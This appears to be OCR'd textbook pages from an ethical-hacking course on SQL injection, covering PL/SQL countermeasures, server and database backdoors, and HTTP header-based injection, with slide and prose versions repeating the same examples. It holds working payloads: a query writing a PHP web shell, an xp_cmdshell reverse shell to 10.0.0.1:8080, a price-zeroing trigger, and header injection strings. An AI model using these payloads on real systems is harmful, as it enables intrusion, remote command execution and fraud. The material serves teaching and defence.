
  ```
  SELECT 1 FROM User_Details WHERE UserName = 'Bob'-- AND
  Password='';
  ```

The techniques discussed above to exploit PL/SQL code can also be used with any insecure programming structures in PHP, .NET, and so on, which are used to interact with an SQL database.

The following countermeasures can be adopted to protect PL/SQL code from SQL injection attacks:

- Minimize user inputs to dynamic SQL
- Validate and sanitize user inputs before including them in dynamic SQL statements

  Use the `DBMS_ASSERT` package provided by Oracle to validate user inputs
- Make use of bind parameters in dynamic SQL to reduce the possibility of attacks
- Avoid single quotes and use secure string parameters by employing double quotes



Creating Server Backdoors using SQL Injection

Getting OS Shell

- If an attacker can **access the web server**, he/she can use the following MySQL query to create a PHP shell on the server

```
SELECT '<?php exec($_GET[''cmd'']); ?>' FROM
usertable INTO dumpfile '/var/www/html/shell.php'
```

- To learn the **location of the database** in the web server, an attacker can use the following SQL injection query which gives the directory structure

```
SELECT @@datadir;
```

- An attacker, with the help of the **directory structure**, can find the location to place the shell on the web server
- MSSQL has built-in functions such as **xp_cmdshell** to call the OS functions at runtime
- For example, the following statement creates **an interactive shell** listening at 10.0.0.1 and port 8080

```
EXEC xp_cmdshell 'bash -i >&
/dev/tcp/10.0.0.1/8080 0>&1'
```

Creating Database Backdoor

- Attackers use **database triggers** to create backdoors
- For example,
  - An online shopping website stores the details of all the items it sells in a database table called ITEMS
  - An attacker may inject a malicious trigger on the table that will automatically set the price of the item to 0

```
CREATE OR REPLACE TRIGGER SET_PRICE

AFTER INSERT OR UPDATE ON ITEMS

FOR EACH ROW

BEGIN

  UPDATE ITEMS

  SET Price = 0;

END;
```

Creating Server Backdoors using SQL Injection

The following are different methods to create backdoors:

- **Getting OS Shell**

  Attackers use SQL server functions such as **xp_cmdshell** to execute arbitrary commands. Every DBMS software has its own naming convention for such functions. Another way to create backdoors is to use the **SELECT … INTO OUTFILE** feature provided by MySQL to write arbitrary files with the database user permissions. With this query, it is also possible to overwrite the shell script that is invoked at system startup. Backdoors can also be created by defining and using stored procedures in the database.

  - **Using Outfile**

    If an attacker can access the web server, he/she can use the following MySQL query to create a PHP shell on the server

```
SELECT '<?php exec($_GET[''cmd'']); ?>' FROM usertable INTO
dumpfile '/var/www/html/shell.php'
```

  - **Finding Directory Structure**

    To learn the location of the database in the web server, an attacker can use the following SQL injection query, which gives the directory structure. By learning about the structure of the directory, an attacker can find the location to place the shell on the web server.

```
SELECT @@datadir;
```

- **Using Built-in DBMS Functions**

  MSSQL has built-in functions such as `xp_cmdshell` to call OS functions at run time. For example, the following statement creates an interactive shell listening at 10.0.0.1 and port 8080

  ```
  EXEC xp_cmdshell 'bash -i >& /dev/tcp/10.0.0.1/8080 0>&1'
  ```

- **Creating Database Backdoor**


  Attackers use triggers to create database backdoors. A database trigger is a stored procedure that is automatically invoked and executed in response to certain database events.

  For example, an online shopping website stores the details of all the items it sells in a database table called ITEMS. An attacker may inject a malicious trigger into this table such that whenever an INSERT query is executed, the trigger will automatically set the price of the item to 0. Hence, whenever a customer purchases an item, he/she purchases the item without paying money.

  The Oracle code for the malicious trigger is given below:

  ```
  CREATE OR REPLACE TRIGGER SET_PRICE
  AFTER INSERT OR UPDATE ON ITEMS
  FOR EACH ROW
  BEGIN
    UPDATE ITEMS
    SET Price = 0;
  END;
  ```

  The attacker needs to inject and execute this database trigger on the web server to create the backdoor.



HTTP Header-Based SQL Injection

X-Forwarded-For

- X-Forwarded-For is an HTTP header field that is used by the attackers to **identify the IP address** of the client system that initiated the connection to a web server via an HTTP proxy
- An attacker can modify the X-Forwarded-For HTTP header field and **inject a malicious SQL query** to evade the authentication control mechanism

```
GET /index.php HTTP/1.1

Host: [host]

X_FORWARDED_FOR :10.10.10.11'
or 1=1#
```

User-Agent

- User-Agent is an HTTP header field that includes information related to the user agent that initiated the HTTP request
- Attackers can exploit this feature to **inject malicious input** to the User-Agent field

```
GET /index.php HTTP/1.1

Host: [host]

User-Agent: aaa' or 1/*
```

Referer

- Referer is an HTTP header that is vulnerable to SQL injection, as the application stores the input in the database without proper sanitization
- It is an optional HTTP header field that allows a client to **specify the URL** of a document or an object within the document
- An attacker can modify the Referer HTTP header field with malicious input. For example:

```
GET /index.php HTTP/1.1

Host: [host]

User-Agent: aaa' or 1/*

Referer:
http://www.hackerswebsite.com
```

HTTP Header-Based SQL Injection

Attackers can use HTTP headers to inject SQL queries into a vulnerable server. This vulnerability is usually caused when proper sanitization is not performed on the user's input. Attackers may exploit different HTTP header fields to inject malicious SQL queries.

- **HTTP Header fields**

  HTTP header fields are components of the HTTP request and response message headers. These fields are useful for defining the operational parameters of an HTTP transaction between the web server and the browser.

  Some basic Request HTTP header fields are as follows:

```
GET / HTTP/1.1
Connection: “Connection”
Keep-Alive: “Timeout”
Accept:*/*
Host: Host" ":" host [ ":" port ]
Accept-Language: language [q=qvalue]
Accept-Encoding: “encoding types”
User-Agent:“<product><product-version> <comment>”
Cookie: name=value
```

  The HTTP cookies are the first potential HTTP variables used for testing, and they are stored in the databases for sessions identification.

- **X-Forwarded-For**

  X-Forwarded-For is an HTTP header field that is used by attackers to identify the IP address of the client system that initiated the connection to a web server via an HTTP proxy.

  For example, assume that the following SQL query includes a flaw in the form submission:

```
$req = mysql_query("SELECT username,pwd FROM admin_table WHERE
username='".sanitize($_POST['user'])."' AND
pwd='".md5($_POST['password'])."' AND ipadrr='".ip_address()."'");
```

  By checking the query, the variable login is correctly controlled due to the sanitize() method.

```
function sanitize($params){
      if (is_numeric($params)) {
            return $params;
      } else {
            return mysql_real_escape_string($params);
      }
}
```

  Now, check for the IP variable that is allocating the output of ip_address()

```
function ip_address () {
      if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
            $ip_addr = $_SERVER['HTTP_X_FORWARDED_FOR'];
      } else {
            $ip_addr = $_SERVER["REMOTE_ADDR"];
      }
      if(preg_match("#^[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-
      9]{1,3}#",$ip_addr)) {
            return $ip_addr;
      } else {
            return $_SERVER["REMOTE_ADDR"];
      }
}
```

  In the above function, the IP address is retrieved from the HTTP header **`X_FORWARDED_FOR`** and further verified by the **`preg_match`** function to check whether the input has at least one IP address. It implies that the input taken from **`X_FORWARDED_FOR`** is not properly sanitized, which may lead to malicious SQL query injection.

For example, an attacker can modify the X-Forwarded-For HTTP header field and inject a malicious SQL query to evade the authentication control mechanism.

```
GET /index.php HTTP/1.1
Host: [host]
X_FORWARDED_FOR :10.10.10.11' or 1=1#
```

- **User-Agent**

  User-Agent is an HTTP header field that includes information related to the user agent that initiated the HTTP request.

  ```
  User-Agent : product | comment
  ```

  For example:

  ```
  User-Agent: Mozilla/ 68.0.2 (compatible; MSIE5.01; Windows 10)
  ```

  The first white space delimited word will be the name of the software product followed by an optional slash and the version number. Attackers can exploit this feature to inject malicious input into the User-Agent field.

  For example, an attacker may modify the User-Agent field as follows:

